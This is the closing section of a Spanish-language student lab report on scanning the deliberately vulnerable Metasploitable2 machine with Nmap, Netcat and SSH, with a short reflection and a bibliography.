Durante el desarrollo del laboratorio se logró identificar y analizar múltiples servicios vulnerables presentes en la máquina Metasploitable2, utilizando herramientas como Nmap, Netcat y SSH desde Kali Linux. A pesar de enfrentar dificultades técnicas como errores de conexión y comandos mal estructurados, se aplicaron soluciones efectivas que permitieron continuar con el proceso de exploración y validación.

Este ejercicio me permitió fortalecer mis habilidades en el escaneo de redes, interpretación de banners, protocolos y uso de herramientas de pentesting. Además, evidencie la importancia de trabajar en entornos actualizados, ya que Metasploitable2, aunque útil para prácticas básicas, presenta limitaciones frente a tecnologías modernas.

Bibliografía

Rafel Sandoval Morales

Webgrafía

Comandos de Nmap.

https://www.csirtcv.gva.es/wp-content/uploads/2020/05/NMAP-6_-Listado-de-comandos.pdf

Ia.

https://chatgpt.com/